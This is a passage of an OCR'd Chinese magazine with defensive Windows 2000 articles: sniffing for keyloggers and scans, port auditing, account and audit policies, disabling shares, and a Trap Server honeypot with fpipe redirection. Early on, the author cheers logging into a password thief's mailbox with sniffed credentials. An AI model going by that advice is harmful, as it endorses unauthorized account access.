


图7

上面就是用xsniff截取到的信息（密码及帐号已修改），只要键盘记录器一发邮件，盗密者的密码和帐号就能全部显现出来，这样就可轻松进入对方邮箱，是不是很神奇？这样就可以把盗密者一网打尽了。

我们再来看个例子，这里笔者使用的是X-WAY2.6自带的嗅探器，如图7。




图8

从远程主机的4854端口发送数据包到本地的1433端口，包的大小非常整齐，发过来的为48字节，返回去为40字节，这是标准的扫描症状，扫描者的IP在这时暴露无疑。怎么样？很简单吧！如果中了反弹木马（这里以灰鸽子为例），嗅出来的数据包肯定会返到远程IP的8001端口，即自动上线的端口。不过有时对方也会改，这就要考验大家的判断力了。

3.菜鸟专用工具——Aport

Aport使用起来非常简单，是强大的端口审核工具，界面如图8。

我这里简单介绍一下图8中顶排的E文意思：

Process： 过程，映象名称
三角符号： pid的值
Local IP： 起始IP，一般为本机IP
Local Port： 程序所开的端口
Remote IP： 远程IP
Remote Port： 远程端口
State： 状态
Protocol： 协议
Path： 路径

如果觉得上面的嗅探器操作复杂，那就靠它来掌握自己的网络状况了。从图8中可看出，我的机器开了4899端口，路径指向r_server.exe。很明显，本机已装了远程管理软件——Radmin，开3389服务也是一样，不管入侵者怎么改端口，路径还是会指向winnt\system32\termsrv.exe。termsrv.exe就是3389所用到的文件，这时只要点击左下角的“关闭端口”就可把那个端口关闭。

二、做好安全设置

1.删除不必要的帐号

个人用户只需拥有一个合法帐号就可以了，一般用户删除很简单。进入“开始→设置→控制面板→管理工具→计算机管理”，再进入“本地用户和组”即可。右键点击用户名，再点“删除”就OK。麻烦的是，GUEST用户不能用一般方法删除，怎么办呢？

接着看Windows系统的账号信息，存放在HKEY_LOCAL_MACHINE\SAM里，但直接打开注册表不行，哪怕是管理员权限！因为为了安全性考虑，必须有“SYSTEM”权限才能访问。不过，Admin权限的人可改写注册表权限，我们来看看怎么改吧！

首先进入“运行”，输入“regedt32”，打开注册表编辑器，点“安全→权限”，把Administrator的所有权限全部打勾，再点“应用”（图9），最后把HKEY_LOCAL_MACHINE\SAM\Domains\Account\Users下的两个相关键删掉。一个是000001F5，另一个是Names下的Guest。删除后就OK了，另外也要建立几个毫无权限的帐号，密码简单点也行，让对方空欢喜一场。




图9

2.设置好本地安全策略

首先进入“开始→设置→控制面板→管理工具→计算机管理→本地安全策略”，再进入“帐户策略→密码策略”（图10）。一般只改两处即可，一是密码长度最小值，我这里设置为6；其次是密码最长存留期，这可视密码强度来设置，安全期内无法破解出来的密码就是好密码。也就是说，如果人家得到了你的密码文档，必须花43天或更长的时间才能破解出来，而你的密码策略是42天，所以必须改密码。




图10

开启安全审核是Win2000最基本的入侵检测方法。当有人尝试对你的系统进行某些方式（如尝试得到用户密码、改变帐户策略、未经许可的文件访问等）的入侵时，都会被安全审核记录下来。很多管理员在系统被入侵了几个月后都不知道，直到系统遭到破坏。下面这些审核是必须开启的，其他可以根据需要增加：

开启审核策略

策略	设置
审核系统登陆事件	成功，失败
审核帐户管理	成功，失败
审核登陆事件	成功，失败
审核对象访问	成功
审核策略更改	成功，失败
审核特权使用	成功，失败
审核系统事件	成功，失败

开启密码策略

策略	设置
密码复杂性要求	启用
密码长度最小值	6 位
强制密码历史	5 次

开启帐户策略

策略	设置
复位帐户锁定计数器	20 分钟
帐户锁定时间	20 分钟
帐户锁定阈值	3 次

3.更改部分系统默认文件名

更改一些系统默认文件名（如net、at等），当入侵者闯入时，想创建帐号会怎样？将看到图11的情景，一片茫然……




图11

4.关闭默认共享

默认情况下，任何用户可通过空连接连上服务器，进而枚举出帐号，猜测密码。我们可通过修改注册表来禁止建立空连接：把Local_Machine\\System\\CurrentControlSet\\Control\\LSA-RestrictAnonymous的值改成"1"即可。

Win2000安装好后，系统会创建一些隐藏共享，你可在CMD下用**net share**查看它们。网上有很多关于IPC入侵的文章，相信大家不陌生。要禁止这些共享，打开"开始→设置→控制面板→管理工具→计算机管理→共享文件夹→共享"，在相应的共享文件夹上按右键，点"停止共享"即可。不过，机器重启后，这些共享又会重新开启。

默认共享目录路径和功能：

C$、D$、E$——每个分区的根目录。在Win2000 Pro版中，只有Administrator和Backup Operators组成员才可连接，Win2000 Server版本的Server Operatros组也可连接到这些共享目录。

ADMIN$ %SYSTEMROOT%——为远程管理用的共享目录。它的路径永远都指向Win2000的安装路径，比如c:\winnt。

**FAX$**——在Win2000 Server中，FAX$在fax客户端发传真时会用到。

**IPC$**——空连接。IPC$共享提供了登录到系统的能力。

NetLogon——这个共享在Windows 2000服务器的Net Login服务在处理登陆域请求时用到。

PRINT$ %SYSTEMROOT%\\SYSTEM32\\SPOOL\\DRIVERS——用户远程管理打印机。

5.关闭不必要的服务

Win2000的Terminal Services（终端服务）、IIS和RAS都可能给你的系统带来安全漏洞。为能在远程方便管理服务器，很多机器的终端服务都开着，如果你的也开了，要确认已经正确配置了终端服务。有些恶意程序也能以服务方式悄悄运行，要留意服务器上开启的所有服务，每天检查他们。下面是C2级别安装的默认服务：

默认服务

Computer Browser service TCP/IP NetBIOS Helper
Microsoft DNS server Spooler
NTLM SSP Server
RPC Locator WINS
RPC service Workstation
Netlogon Event log

一般地，系统默认的服务都会有注释，特别要注意那些启动了没有注释的服务，以防是隐藏后门。

最后要说的是：大家要经常光顾微软的主页，了解补丁的最新情况，下载补丁的首页是http://www.microsoft.com/china/msdownload/default.asp。

（注：本文用到的以下软件光盘中有收录：天网防火墙2.5稳定版、国产嗅探器Xsniff、Aport汉化版。）

搭建蜜罐来保护WEB服务器

squall

"蜜罐"一词相信大多数朋友都不陌生，为方便不理解的读者，笔者再唠叨几句。"蜜罐"即让黑客误以为已经成功入侵网络，并且让其继续"为所欲为"，我们的目的在于拖延时间，以便网络管理员能把黑客"抓住"。

了解"蜜罐"的含义之后，我们就可通过"蜜罐"来保护WEB服务器了。首先要借助一个软件——Trap Server，它能模仿很多WEB服务器，如Apache HTTP Server、Microsoft IIS等服务。图1就是Trap Server的软件界面。




图1

给大家解释一下：我这里选择了IIS做服务器，端口设成了80，在"Target Host"里要填入你的服务器地址（我在本地测试，所以填的是192.168.0.1），"Last Attacker"是上次攻击你服务器的IP地址。

下面我们再配置一下真实的IIS服务器，端口我们填8080（代理服务器端口），这样做是为了迷惑对方。如图2。

LOOK 注意 要把443端口关闭，以便带来不必要的攻击。可借助防火墙或设置Ipsec来关闭。

在浏览器中键入http://192.168.0.1:8080（图3）。要注意的是，此时的80端口是"蜜罐"，8080端口才是WEB服务器的端口，请大家不要搞混了。

或许有人要说：大多数WEB服务器都是通过80端口访问的，别人访问我的网站还必须输入IP地址和端口，多麻烦啊！这样会减少网站的访问量。呵呵！各位朋友请稍安勿躁，我话还没说完

呢，这个问题可通过端口重定向来解决。端口重定向一般用来突破网关，在这里我们抛砖引玉，可用它来做转向服务。这里我们要借用的工具是Fpipe（13KB)。




图 2




图 3

我们在CMD下键入**c:\>fpipe.exe -l 80 -s 53 -r 8080 192.168.0.1**，回来后显示结果如图4。此命令表示将连接本机80端口的主机通过53端口连接到WEB服务器，端口为我们设定的8080。

